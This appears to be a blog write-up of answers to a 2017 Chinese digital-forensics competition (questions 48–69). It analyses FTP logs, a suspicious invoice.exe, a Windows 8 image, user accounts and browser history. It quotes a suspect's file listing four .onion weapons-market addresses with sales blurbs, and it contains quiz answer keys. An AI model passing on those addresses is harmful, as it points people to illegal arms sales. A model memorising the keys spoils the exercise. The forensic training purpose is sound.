| | C. | Internet Explorer |
| √ | D. | Firefox |
| | E. | Opera |

答案: D. Firefox

解答:

```
[Group: Sequence]
Request Method: GET
Request URI: /thumbnail/302b7384-224c-4619-bbd9-c7ae502f53be/48/IMG-20171020-WA0194.jpg
Request Version: HTTP/1.1
Host: mantech.mooo.com:8000\r\n
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: */*\r\n
Accept-Language: zh-CN,en-US;q=0.7,en;q=0.3\r\n
Accept-Encoding: gzip, deflate\r\n
```

VM2

| 49 | | 在题29中提及过的虚拟机器(Virtual Machine, VM), 曾安装并提供过FTP服务, 请问是下列哪种FTP? |
|----|----|---|
| √ | A. | vsftpd |
| | B. | gftp |
| | C. | WinScp |
| | D. | ProFTP |
| | E. | Fire-FTP |

答案: A. vsftpd

解答:

```
24 apt-get install openssh-server
25 cd /etc/
26 ls
27 apt-get install vsftpd
28 cat resolv.conf
```

| 50 | | 根据该FTP服务器的日志, 只记录了一个公共地址IP曾上传(UPLOAD)过资料, 是下列哪个? |
|----|----|--|
| | A. | 125.203.195.185 |
| | B. | 14.0.226.51 |
| | C. | 192.168.1.57 |
| √ | D. | 210.3.88.181 |
| | E. | 45.64.240.68 |

答案: D. 210.3.88.181

解答：

```
rrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/  
..... OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/
```

E:\2017团队\vm2-hd-lora

- 分区1[hda0]
- 分区2[hda1]

| | |
|-----|-------------------------|
| 298 | ftp.list |
| 299 | ftp.md5sums |
| 300 | ftp.postinst |
| 301 | ftp.prerm |
| 302 | openssh-sftp-server.li |
| 303 | openssh-sftp-server.n |
| 304 | vsftpd.confiles |
| 305 | vsftpd.config |
| 306 | vsftpd.list |
| 307 | vsftpd.list-new |
| 308 | vsftpd.md5sums |
| 309 | vsftpd.postinst |
| 310 | vsftpd.postrm |
| 311 | vsftpd.prerm |
| 312 | vsftpd.templates |
| 313 | vsftpd.service |
| 314 | vsftpd.service.dsh-also |
| 315 | vsftpd.log |
| 316 | vsftpd.log.1 |



| | |
|----|---|
| 51 | 根据该FTP服务器的日志，用户warrior曾上传过哪些资料？ Desert.jpg 6cd5c528b5f00233ba7e0ba154de0309.jpg Koala.jpg invoice.e/e invoice.02.e/e |
| A. | i |
| B. | i, ii |
| C. | i, ii, iv |
| D. | ii, iv, v |
| E. | i, iii, iv, v |

答案：D. ii,iv, v

解答：

```

66 Tue Oct 31 03:18:43 2017 [pid 15108] CONNECT: Client "::ffff:192.168.1.68"
67 Tue Oct 31 03:18:45 2017 [pid 15107] [warrior] FAIL LOGIN: Client "::ffff:192.168.1.68"
68 Tue Oct 31 04:01:28 2017 [pid 15210] CONNECT: Client "::ffff:210.3.88.181"
69 Tue Oct 31 04:01:28 2017 [pid 15001] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
70 Tue Oct 31 04:03:00 2017 [pid 15111] [warrior] OK DELETE: Client "::ffff:210.3.88.181", "/home/warrior/doc/invoice.01.exe"
71 Tue Oct 31 04:04:45 2017 [pid 15111] [warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/doc/invoice.02.exe", 1130328 bytes, 8745.40Kbyte/sec
72 Tue Oct 31 06:23:44 2017 [pid 15606] CONNECT: Client "::ffff:210.3.88.181"
73 Tue Oct 31 06:23:44 2017 [pid 15605] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"

```

```

CONNECT: Client "::ffff:192.168.122.157"
[warrior] FAIL LOGIN: Client "::ffff:192.168.122.157"
CONNECT: Client "::ffff:192.168.122.157"
[warrior] OK LOGIN: Client "::ffff:192.168.122.157"
CONNECT: Client "::ffff:210.3.88.181"
[warrior] OK LOGIN: Client "::ffff:210.3.88.181"
[warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/marguerite-daisy-beautiful-beauty.jpg", 845941 bytes, 2974.05Kby
[warrior] OK DOWNLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/Desert.jpg", 845941 bytes, 2974.05Kby
[warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/3CF5F32D00000578-4203818-image-a-30_148.jpg", 568876 bytes, 8412.35Kby
[warrior] OK MKDIR: Client "::ffff:210.3.88.181", "/home/warrior/doc"
CONNECT: Client "::ffff:210.3.88.181"
[warrior] OK LOGIN: Client "::ffff:210.3.88.181"
[warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/3E00Wjt0.jpeg", 4249 bytes, 317.20Kby
[warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/6cd5c528b5f002335a1e0d01a159de9329.jpg", 551133 bytes, 9249.60Kbyte/sec
[warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/09.jpg", 551133 bytes, 9249.60Kbyte/sec

```

```

126 Tue Oct 31 11:52:36 2017 [pid 16771] [warrior] OK LOGIN: Client "::ffff:210.3.89.82"
127 Tue Oct 31 11:52:39 2017 [pid 16775] CONNECT: Client "::ffff:210.3.89.82"
128 Tue Oct 31 11:52:39 2017 [pid 16774] [warrior] OK LOGIN: Client "::ffff:210.3.89.82"
129 Tue Oct 31 11:55:22 2017 [pid 16788] CONNECT: Client "::ffff:210.3.89.82"
130 Tue Oct 31 11:55:22 2017 [pid 16787] [warrior] OK LOGIN: Client "::ffff:210.3.89.82"
131 Tue Oct 31 12:00:44 2017 [pid 16757] [warrior] OK UPLOAD: Client "::ffff:210.3.89.82", "/home/warrior/photo/invoice.exe", 123392 bytes, 5057.50Kbyte/sec
132 Tue Oct 31 12:10:31 2017 [pid 16823] CONNECT: Client "::ffff:210.3.89.82"
133 Tue Oct 31 12:10:31 2017 [pid 16822] [warrior] OK LOGIN: Client "::ffff:210.3.89.82"

```

当前过滤条件： 文件名: ftp

| 序号 | 文件名 |
|-----|-------------------------|
| 309 | vsftpd.postinst |
| 310 | vsftpd.postrm |
| 311 | vsftpd.prerm |
| 312 | vsftpd.templates |
| 313 | vsftpd.service |
| 314 | vsftpd.service.dsh-also |
| 315 | vsftpd.log |
| 315 | vsftpd.log.1 |

| | | |
|----|-----------------------------------|--|
| 52 | 根据该FTP服务器的日志，用户 warrior第一次上传的时间为： | |
| A. | 2017-10-27 11:51:38 (UTC) | |
| B. | 2017-10-28 03:35:51 (UTC) | |
| C. | 2017-10-28 09:44:28 (UTC) | |

| | | |
|---|----|----------------------------------|
| | 52 | 根据该FTP服务器的日志，用户warrior第一次上传的时间为： |
| √ | D. | 2017-10-28 03:33:22 (UTC) |
| | E. | 2017-10-31 02:01:30 (UTC) |

答案：D. 2017-10-28 03:33:22 (UTC)

解答：



```

1 Fri Oct 27 11:51:38 2017 [pid 1287] CONNECT: Client "::ffff:192.168.122.157"
2 Fri Oct 27 11:52:01 2017 [pid 1286] [warrior] FAIL LOGIN: Client "::ffff:192.168.122.157"
3 Fri Oct 27 11:52:37 2017 [pid 1291] CONNECT: Client "::ffff:192.168.122.157"
4 Fri Oct 27 11:53:00 2017 [pid 1290] [warrior] OK LOGIN: Client "::ffff:192.168.122.157"
5 Sat Oct 28 03:04:26 2017 [pid 2741] CONNECT: Client "::ffff:210.3.88.181"
6 Sat Oct 28 03:04:26 2017 [pid 2740] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
7 Sat Oct 28 03:08:00 2017 [pid 2750] CONNECT: Client "::ffff:210.3.88.181"
8 Sat Oct 28 03:08:00 2017 [pid 2749] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
9 Sat Oct 28 03:08:25 2017 [pid 2755] CONNECT: Client "::ffff:210.3.88.181"
10 Sat Oct 28 03:08:25 2017 [pid 2754] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
11 Sat Oct 28 03:13:40 2017 [pid 2819] CONNECT: Client "::ffff:210.3.88.181"
12 Sat Oct 28 03:13:40 2017 [pid 2818] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
13 Sat Oct 28 03:14:50 2017 [pid 2824] CONNECT: Client "::ffff:210.3.88.181"
14 Sat Oct 28 03:14:50 2017 [pid 2823] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
15 Sat Oct 28 03:15:05 2017 [pid 2827] CONNECT: Client "::ffff:210.3.88.181"
16 Sat Oct 28 03:15:05 2017 [pid 2826] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
17 Sat Oct 28 03:29:46 2017 [pid 2927] CONNECT: Client "::ffff:210.3.88.181"
18 Sat Oct 28 03:29:46 2017 [pid 926] [warrior] OK LOGIN: Client "::ffff:210.3.88.181"
19 Sat Oct 28 03:33:22 2017 [pid 928] [warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/marguerite.j
20 Sat Oct 28 03:35:51 2017 [pid 928] [warrior] OK DOWNLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/Desert.j
21 Sat Oct 28 03:59:38 2017 [pid 2928] [warrior] OK UPLOAD: Client "::ffff:210.3.88.181", "/home/warrior/photo/3CE5F320000

```

| | | |
|---|----|--|
| | 53 | 上述安装了FTP服务器服务的虚拟机器(Virtual Machine, VM)内，储存有一个名为invoice.exe的执行文件，下列哪项是其储存位置？ |
| | A. | /home/lora |
| | B. | /home/warrior/doc |
| √ | C. | /home/warrior/photo |
| | D. | /etc/doc-base |
| | E. | /var/log |

答案：C. ./home/warrior/photo

解答：

```

SHA-1值: 4F75FC1BAADD298014E0782499D69ETCD05EB24
SHA-256值: 2A93DFA3BCF3EF8CA758D5013181EA7B9D4308FD205CC8B4E6E6A3C112A2529C
原始路径: E:\2017\团队\vm2-hd-lora\分区1[hda0]\home\warrior\photo\invoice.exe
完整路径: vm2\E:\2017\团队\vm2-hd-lora\分区1[hda0]\home\warrior\photo\invoice.exe

```

| | | |
|---|----|--|
| | 54 | 上述执行文件invoice.exe的MD5哈希值(Hash value)是什么？ |
| | A. | 9d377b10ce778c4938b3c7e2c63a229a |
| | B. | bdf3bf1da3405725be763540d6601144 |
| √ | C. | 5690ebcf2a6233ba743fbdbd37b0b13a6 |
| | D. | 5a44c7ba5bbe4ec867233d67e4806848 |
| | E. | fafa5efefaf3cbe3b23b2748d13e629a1 |

答案: C. 5690ebcf2a6233ba743fbbd37b0b13a6

解答:



| | | |
|------|--|--|
| 55 | 上述执行文件 invoice.exe 是使用了什么执行文件格式(Executable File Format)? | |
| ✓ A. | PE32 | |
| B. | PE64 | |
| C. | ELF | |
| D. | COFF | |
| E. | XCOFF | |

答案: A. PE32

解答:


```
root@kali:~/Desktop# file invoice.exe
invoice.exe: PE32 executable (console) Intel 80386, for MS Windows
root@kali:~/Desktop#
```

| | | |
|------|---|--|
| 56 | 下列哪项不是上述执行文件 invoice.exe 的执行文件格式的节表(Section Table)? | |
| A. | .text | |
| B. | .rdata | |
| ✓ C. | .reloc | |
| D. | .data | |

| | |
|----|---|
| 56 | 下列哪项不是上述执行文件invoice.exe的执行文件格式的节表(Section Table)? |
| E. | .rsrc |

答案: C..reloc

解答: 这样查不是很准确, 可以再用PEID查一下, 这里忘记了截图。



Win8

| | |
|------|--|
| 57 | Eric的手提电脑内的虚拟机器已成功取证并制作成法证镜像文件 (Forensic Image), 下列哪个是其MD5哈希值。 |
| A. | 0CFB3A0BB016165F1BDEB87EE9F710C9 |
| ✓ B. | F4089F7DA826DF56654C7AAE32D583C2 |
| C. | A0BB016160CFB3A0BB0161661670CFB3 |
| D. | 16160CFB3A0BB016166A0BB016166167 |
| E. | FB3A0BB016165 B016166 A0DF7FJE2EJ0 |

解析: 使用取证大师进行计算

扇区大小: 512 Byte

扇区数: 266, 338, 304

物理位置: 0

设备描述: 本地硬盘

MD5值: F4089F7DA826DF56654C7AAE32D583C2

完整路径: 2017年美亚杯-团队赛-Windows 8\E:\镜像\2017美亚杯取证大赛\2017团队赛\Window\Window 8\NCFC(Group).E01

原始镜像文件: E:\镜像\2017美亚杯取证大赛\2017团队赛\Window\Window 8\NCFC(Group).E01

证据号码: 2

调查员姓名: Michael

系统版本: Win 201x

镜像注释: Virtual Machine

CSDN @A349 奇乃正

| | |
|------|--|
| 58 | 根据上述法证镜像文件 (Forensic Image)的显示, Eric是使用的下列哪个虚拟机? |
| A. | Parallel |
| B. | Virtual Box |
| ✓ C. | VMware |


| | | |
|--|----|---|
| | 58 | 根据上述法证镜像文件 (Forensic Image)的显示，Eric是使用的下列哪个虚拟机？ |
| | D. | KVM |
| | E. | Xen |

解析：在C盘下存在Program Files\Vmware文件夹，可确定使用的事VM虚拟机。

| 序号 | 文件名 | 标签 | 文件扩展名 | 逻辑大小 | 访问时间 | 创建时间 |
|----|-----------------|----|-------|-----------|-------------|--------|
| 1 | deployPkg.dll | | dll | 598,680 | 2017-11-... | 2014-0 |
| 2 | Drivers | | | 144 | 2017-11-... | 2014-0 |
| 3 | gio-2.0.dll | | dll | 532,184 | 2017-11-... | 2014-0 |
| 4 | glib-2.0.dll | | dll | 1,074,904 | 2017-11-... | 2014-0 |
| 5 | glibmm-2.4.dll | | dll | 645,848 | 2017-11-... | 2014-0 |
| 6 | gmodule-2.0.... | | dll | 24,792 | 2017-11-... | 2014-0 |
| 7 | gobject-2.0.dll | | dll | 288,472 | 2017-11-... | 2014-0 |
| 8 | gthread-2.0.dll | | dll | 31,960 | 2017-11-... | 2014-0 |

| | | |
|---|----|-------------------------------------|
| | 59 | 根据法证镜像文件(Forensic Image)，内有多少个硬盘分区？ |
| | A. | 1 |
| √ | B. | 2 |
| | C. | 3 |
| | D. | 4 |
| | E. | 5 |

解析：使用取证大师直接得出。



| | | |
|---|----|---|
| | 60 | 请找出系统文件“SOFTWARE”，请问操作系统的安装日期是？（答案格式—“世界协调时间”：YYYY-MM-DD HH:MM UTC） |
| √ | A. | 2013-10-17 21:27 UTC |
| | B. | 2013-11-14 02:11 UTC |
| | C. | 2017-09-28 06:16 UTC |
| | D. | 2017-10-02 02:10 UTC |
| | E. | 2017-10-03 12:14 UTC |

解析：使用取证大师直接得出。

| | |
|-----|-------------------------|
| ... | E:\镜像\2017美亚杯取证大赛\2017团 |
| ... | 系统痕迹(2393) |
| ... | 系统信息(719) |
| ... | 帐户登录(103) |
| ... | 系统开关机时间(107) |
| ... | 系统信息(18) |
| ... | 用户信息(13) |
| ... | 服务信息(189) |
| ... | 硬件信息(265) |
| ... | 网络配置(14) |
| ... | ... |

| 序号 | 名称 | 值 | 系统 | ... |
|----|-----------|-----------------------------|-----------------------------|-----|
| 1 | 完整计算机名 | Wang_PC | Windows 8.1 Enterprise E... | 正 |
| 2 | 工作组 | WORKGROUP | Windows 8.1 Enterprise E... | 正 |
| 3 | 计算机描述 | | Windows 8.1 Enterprise E... | 正 |
| 4 | 安装时间 | 2013-10-18 05:27:06 | Windows 8.1 Enterprise E... | 正 |
| 5 | 产品名称 | Windows 8.1 Enterprise E... | Windows 8.1 Enterprise E... | 正 |
| 6 | 注册组织 | | Windows 8.1 Enterprise E... | 正 |
| 7 | 注册所有者 | IEUser | Windows 8.1 Enterprise E... | 正 |
| 8 | 当前版本 | 6.3 | Windows 8.1 Enterprise E... | 正 |
| 9 | 当前Build版本 | 9600 | Windows 8.1 Enterprise E... | 正 |

| | 61 | 用户“IEUSER” 的SID是什么？ |
|---|----|---------------------|
| | A. | 500 |
| | B. | 1000 |
| √ | C. | 1001 |
| | D. | 1005 |
| | E. | 1007 |

解析：取证大师-系统痕迹-系统信息-用户信息可得

| 序号 | 用户名 | 用户全称 | 用户类型 | 用户标识(SID) | 用户目录 | 上次登录时间 | 登录次数 | 上次登录 |
|----|---------------|------|------|---|---|---------------------|------|----------|
| 1 | Administrator | | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-500 | | 2013-08-22 15:24:44 | 1 | |
| 2 | Guest | | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-501 | | | 0 | |
| 3 | IEUser | Wang | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-1001 | C:\Users\IEUser | 2017-11-01 12:26:48 | 148 | 2017-11- |
| 4 | | | 系统服务 | S-1-5-18 | %systemroot%\system32\config\system... | | | |
| 5 | | | 系统服务 | S-1-5-19 | C:\Windows\ServiceProfiles\LocalServ... | | | |
| 6 | | | 系统服务 | S-1-5-20 | C:\Windows\ServiceProfiles\Network... | | | |
| 7 | | | | S-1-5-82-1036420768-1044797643-1061213386-2937092688... | C:\Users\Classic .NET AppPool | | | |
| 8 | | | | S-1-5-82-1047704440-4240604574-197169879-88361143... | C:\Users\apple | | | |
| 9 | | | | S-1-5-82-271721585-897601226-2024613209-625570482-29... | C:\Users\NET v4.5 | | | |
| 10 | | | | S-1-5-82-3006700770-424185619-1745488364-794895919-4... | C:\Users\DefaultAppPool | | | |
| 11 | | | | S-1-5-82-3682073875-1643277370-2842298652-3532359455... | C:\Users\NET v2.0 | | | |
| 12 | | | | S-1-5-82-387642241-1344743610-1729199087-774402673... | C:\Users\NET v4.5 Classic | | | |
| 13 | | | | S-1-5-82-4068219030-1673637257-3279585121-533386110... | C:\Users\NET v2.0 Classic | | | |

| | 62 | 用户“IEUSER” 的最后登入日期？ |
|---|----|---------------------|
| | A. | 2013-08-22 |
| | B. | 2017-10-28 |
| | C. | 2017-10-30 |
| √ | D. | 2017-11-01 |
| | E. | 2017-11-02 |

解析：见上题图

白 E:\镜像\2017美亚杯取证大赛\2017团

| 序号 | 用户名 | 用户全称 | 用户类型 | 用户标识(SID) | 用户目录 | 上次登录时间 | 登录次数 | 上次登录 |
|----|---------------|------|------|---|---|---------------------|------|----------|
| 1 | Administrator | | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-500 | | 2013-08-22 15:24:44 | 1 | |
| 2 | Guest | | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-501 | | | 0 | |
| 3 | IEUser | Wang | 本地用户 | S-1-5-21-2968750198-2704521508-3360548841-1001 | C:\Users\IEUser | 2017-11-01 12:26:48 | 148 | 2017-11- |
| 4 | | | 系统服务 | S-1-5-18 | %systemroot%\system32\config\syst... | | | |
| 5 | | | 系统服务 | S-1-5-19 | C:\Windows\ServiceProfiles\LocalServ... | | | |
| 6 | | | 系统服务 | S-1-5-20 | C:\Windows\ServiceProfiles\Network... | | | |
| 7 | | | | S-1-5-82-1036420768-1044797643-1061213386-2937092688... | C:\Users\Classic .NET AppPool | | | |
| 8 | | | | S-1-5-82-1047704440-4240604574-1971698795-883611436... | C:\Users\apple | | | |
| 9 | | | | S-1-5-82-271721585-897601226-2024613209-625570428-29... | C:\Users\NET v4.5 | | | |
| 10 | | | | S-1-5-82-3006700770-424185619-1745488364-794895919-4... | C:\Users\DefaultAppPool | | | |
| 11 | | | | S-1-5-82-3682073875-1643277370-2842298652-353235945... | C:\Users\NET v2.0 | | | |
| 12 | | | | S-1-5-82-3876422241-1344743610-1729199087-774402673... | C:\Users\NET v4.5 Classic | | | |
| 13 | | | | S-1-5-82-4068219030-1673637257-3279585211-533386110... | C:\Users\NET v2.0 Classic | | | |

CSDN @A349 奇乃正

| | | |
|----|-------------|-------------------|
| 63 | 硬盘的操作系统是什么？ | |
| | A. | windows7 |
| √ | B. | windows8 |
| | C. | windows10 |
| | D. | Linux Red Hat 7.1 |
| | E. | MAC OS X |

解析：见上题图

白 E:\镜像\2017美亚杯取证大赛\2017团

| 序号 | 名称 | 值 | 系统 | 删除状态 |
|----|------------|-----------------------------------|-----------------------------------|------|
| 1 | 完整计算机名 | Wang_PC | Windows 8.1 Enterprise E... | 正常 |
| 2 | 工作组 | WORKGROUP | Windows 8.1 Enterprise E... | 正常 |
| 3 | 计算机描述 | | Windows 8.1 Enterprise E... | 正常 |
| 4 | 安装时间 | 2013-10-18 05:27:06 | Windows 8.1 Enterprise E... | 正常 |
| 5 | 产品名称 | Windows 8.1 Enterprise Evaluation | Windows 8.1 Enterprise E... | 正常 |
| 6 | 注册组织 | | Windows 8.1 Enterprise Evaluation | 正常 |
| 7 | 注册所有者 | IEUser | Windows 8.1 Enterprise Evaluation | 正常 |
| 8 | 当前版本 | 6.3 | Windows 8.1 Enterprise E... | 正常 |
| 9 | 当前Build版本 | 9600 | Windows 8.1 Enterprise E... | 正常 |
| 10 | 最新服务包 | | Windows 8.1 Enterprise E... | 正常 |
| 11 | 系统根路径 | C:\Windows | Windows 8.1 Enterprise E... | 正常 |
| 12 | 源路径 | | Windows 8.1 Enterprise E... | 正常 |
| 13 | 路径名 | C:\Windows | Windows 8.1 Enterprise E... | 正常 |
| 14 | 产品ID | 00260-60000-00000-AA378 | Windows 8.1 Enterprise E... | 正常 |
| 15 | 操作系统类型 | 32位 | Windows 8.1 Enterprise E... | 正常 |
| 16 | 最后一次正常关... | 2017-11-01 09:55:12 | Windows 8.1 Enterprise E... | 正常 |
| 17 | 制造商 | | Windows 8.1 Enterprise E... | 正常 |
| 18 | 型号 | | Windows 8.1 Enterprise E... | 正常 |

CSDN @A349 奇乃正

| | | |
|----|--|------|
| 64 | 根据执法机关调查所得，Eric曾经对暗网进行资料搜寻，并储存于电脑上。根据Eric 电脑上资料，那些来自暗网(Dark Web)并与洋葱网域(.onion)有关的信息，存放于哪个文件？ | |
| √ | A. | 好东西 |
| | B. | 暗东西 |
| | C. | 坏东西 |
| | D. | 宝贝 |
| | E. | 你的宝贝 |

解析：对答案进行搜索，发现好东西.docx符合要求

Deep web weapons Store Links

<http://hhnovpxmqrw4xaqq.onion/> – Weapons – Black Market is a place for buy and sell guns, credit card and many other things in very optimal price hope this deep web sites will proving helpful for you, And you can find best Weapon here.

<http://armoryohajjhous5m.onion/> – Weapons – Armory: This is great weapons store, where you can buy all type weapons by bitcoin. And mostly time I saw here, weapons price is good and cheap.

<http://gungjmzh2btr7lpy.onion/> – Deep web weapons – Guns Dark Markets: This deep web markets having good numbers of guns or any other weapons-related listings. Available some broad categories are Pistols, Assault Weapons, Full Auto Rifles, Submachine Guns, Sniper Rifles, Grenade Launchers, etc.

<http://gunsdtk47tolcrre.onion/> – Weapons – UK Guns and Ammo Stores: Unique sites where you can deal with guns. Available products are Glock 19, Walther P99, Bullets for Glock 19, Walther P99.



CSDN @A349 奇乃正

| | | |
|---|----|------------------------------|
| | 65 | 上述的文件，提及了多少条洋葱网域(.onion)的信息？ |
| | A. | 1 |
| | B. | 2 |
| | C. | 3 |
| √ | D. | 4 |
| | E. | 5 |

解析：见上题图

Deep web weapons Store Links

<http://hhnovpxmqrw4xaqq.onion/> – Weapons – Black Market is a place for buy and sell guns, credit card and many other things in very optimal price hope this deep web sites will proving helpful for you, And you can find best Weapon here.

<http://armoryohajjhous5m.onion/> – Weapons – Armory: This is great weapons store, where you can buy all type weapons by bitcoin. And mostly time I saw here, weapons price is good and cheap.

<http://gungjmzh2btr7lpy.onion/> – Deep web weapons – Guns Dark Markets: This deep web markets having good numbers of guns or any other weapons-related listings. Available some broad categories are Pistols, Assault Weapons, Full Auto Rifles, Submachine Guns, Sniper Rifles, Grenade Launchers, etc.

<http://gunsdtk47tolcrre.onion/> – Weapons – UK Guns and Ammo Stores: Unique sites where you can deal with guns. Available products are Glock 19, Walther P99, Bullets for Glock 19, Walther P99.

CSDN @A349 奇乃正

| | | |
|---|----|--|
| | 66 | Eric 曾在其电脑使用浏览器Chrome，浏览过一些有关“如何学习PHP网页计”的信息，下列哪项是相关的浏览记录？ |
| √ | A. | www.yiyada.com |
| | B. | www.hackdig.com/ |
| | C. | www.carbonblack.com |
| | D. | www.antiy.com/ |
| | E. | click.alibabacloud.com/ |

解析：搜索关键词“如何学习PHP网页”，在取证大师上网记录-Google

Chrome-历史记录中可见。

The screenshot shows the 'Case Management' software interface. On the left, there's a sidebar with categories like 'Case Management', 'Case Overview', 'Evidence Files', 'Evidence Results', and 'Real-time Search'. Under 'Evidence Results', it says '搜索结果(22)'. A tree view shows 'E:\录像\2017美亚杯取证大赛\2017团队赛' expanded, with '文件分析(8)', '系统痕迹(1)', '用户痕迹(3)', and '上网记录(6)' further down. '上网记录(6)' is expanded to show 'Google Chrome(6)', which contains 'Google Chrome历史记录(3)', 'Google Chrome书签(1)', 'Google Chrome下载记录(1)', and 'Google Chrome最常访问记录(1)'. The main area is a table titled '实时搜索' with columns: 序号 (Index), 解码后的URL (Decoded URL), 标题 (Title), 最后访问时间 (Last Visit Time), 访问次数 (Visit Count), 原始URL (Original URL), and 删除状态 (Delete Status). Three entries are listed:

| 序号 | 解码后的URL | 标题 | 最后访问时间 | 访问次数 | 原始URL | 删除状态 |
|----|-----------------------------|-----------------------|---------------------|------|------------------|------|
| 1 | http://www.yiyada.com/69... | 如何学习PHP网页设计_上海做网站制作公司 | 2017-09-27 17:48... | 2 | http://www.yi... | 正常 |
| 2 | http://www.yiyada.com/69... | 如何学习PHP网页设计_上海做网站制作公司 | 2017-09-27 17:56... | 2 | http://www.yi... | 正常 |
| 3 | http://www.yiyada.com/69... | 如何学习PHP网页设计_上海做网站制作公司 | 2017-10-27 12:06... | 2 | http://www.yi... | 正常 |

CSDN @A349 奇乃正

| | |
|------|---|
| 67 | Eric还曾在其电脑使用浏览器Chrome，搜集过一些有关勒索软件的信息，下列哪项不是相关的浏览记录？ |
| A. | www.hackdig.com/ |
| B. | click.aliyun.com/ |
| ✓ C. | www.carbonblack.com |
| D. | click.alibabacloud.com/ |
| E. | www.antiy.com/ |

解析：搜索关键词“勒索软件”，对解码后的URL进行过滤，没有发现C选项痕迹，故选C。

The screenshot shows the 'Case Management' software interface. The left sidebar is similar to the previous one. The main area shows a table of search results for '勒索软件' in Google Chrome history. A search filter dialog is open over the table, with the word '过滤' (Filter) highlighted. The table has columns: 序号 (Index), 解码后的URL (Decoded URL), 标题 (Title), 最后访问时间 (Last Visit Time), 访问次数 (Visit Count), 原始URL (Original URL), and 删除状态 (Delete Status). Many URLs and titles contain the word '勒索软件' in yellow, indicating they are related to the search term. For example, entry 1 is 'https://zhidao.baidu.com/search?lm=0&r=10&pn=0&fr=search&ie=gbk&word=%E5%8A%A0%E5%8D%87%E5%AD%90%E5%AD%90'.

CSDN @A349 奇乃正

| | |
|------|--|
| 68 | 根据执法机关调查所得，Eric更在上述其中一个网站下载了相关的勒索软件信息，是一份名为“揭开勒索软件的真面目”的文件。根据Eric电脑记录，是从哪个网站下载的？ |
| A. | www.hackdig.com/ |
| B. | click.aliyun.com/ |
| C. | www.carbonblack.com |
| D. | click.alibabacloud.com/ |
| ✓ E. | www.antiy.com/ |

解析：搜索关键词“揭开勒索软件的真面目”，发现上网记录中存在一份PDF，并且URL符合本题要求。

搜索结果(3)

| 序号 | 文件 | 标题 | 最后访问时间 | 访问次数 | 原始URL | 删除状态 |
|----|---|------------|---------------------|------|----------------------|------|
| 1 | http://www.antfy.com/response/ransomware/ransomware.pdf | 揭开勒索软件的真面目 | 2017-09-25 16:17... | 1 | http://www.ant... | 正常 |
| 2 | file:///C:/Users/IEUser/Downloads/ransomware.pdf | 揭开勒索软件的真面目 | 2017-09-25 16:44... | 1 | file:///C:/Users/... | 正常 |

CSDN @A349 奇乃正

| 69 | | 续上题，该份名为“揭开勒索软件的真面目”文件的MD5哈希值(Hash value)是什么？ |
|----|----|---|
